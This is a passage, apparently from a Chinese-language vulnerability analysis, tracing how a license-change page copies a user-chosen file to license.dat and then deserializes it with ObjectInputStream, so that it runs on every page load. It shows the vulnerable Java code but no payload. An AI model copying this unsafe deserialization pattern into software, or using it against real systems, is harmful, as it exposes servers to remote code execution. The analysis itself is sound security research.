    licFileName = ParamUtil.get(request, "licFileName");
    FileUtil.CopyFile(licFileName, Global.getAppPath() + "WEB-INF/license.dat");
    License.getInstance().init();
    Ilicense ilicense = SpringUtil.getBean(ILicense.class);
    ilicense.init();
    out.print(StrUtil.Alert("操作成功!"));
}

License.getInstance().init();
}
```

然后走到 License 对象的 verify 方法对 license.dat 进行反序列化

```
public boolean verify() {
    try {
        String filePath = Global.getAppPath() + "WEB-INF/";
        ObjectInputStream in = new ObjectInputStream(new FileInputStream(s.filePath + "publickey.dat"));
        PublicKey pubkey = (PublicKey)in.readObject();
        in.close();
        in = new ObjectInputStream(new FileInputStream(s.filePath + "license.dat"));
        String info = (String)in.readObject();
        byte[] signed = (byte[])((byte[])in.readObject());
        in.close();
        Signature signetcheck = Signature.getInstance("DSA");
        signetcheck.initVerify(pubkey);
        signetcheck.update(info.getBytes("UTF-8"));
    }
}
```

如果文件被替换，所以最后出现的 License.getInstance().init() 也会在每次访问页面时被触发


```
String op = ParamUtil.get(request, "op");
String licFileName = "";
if ("upload".equals(op)) {...} else if ("change".equals(op)) {
    licFileName = ParamUtil.get(request, "licFileName");
    FileUtil.CopyFile(licFileName, Global.getAppPath() + "WEB-INF/license.dat");
    License.getInstance().init();
    ILicense ilicense = SpringUtil.getBean(ILicense.class);
    ilicense.init();
    out.print(StrUtil.Alert("操作成功!"));
}

License.getInstance().init();
```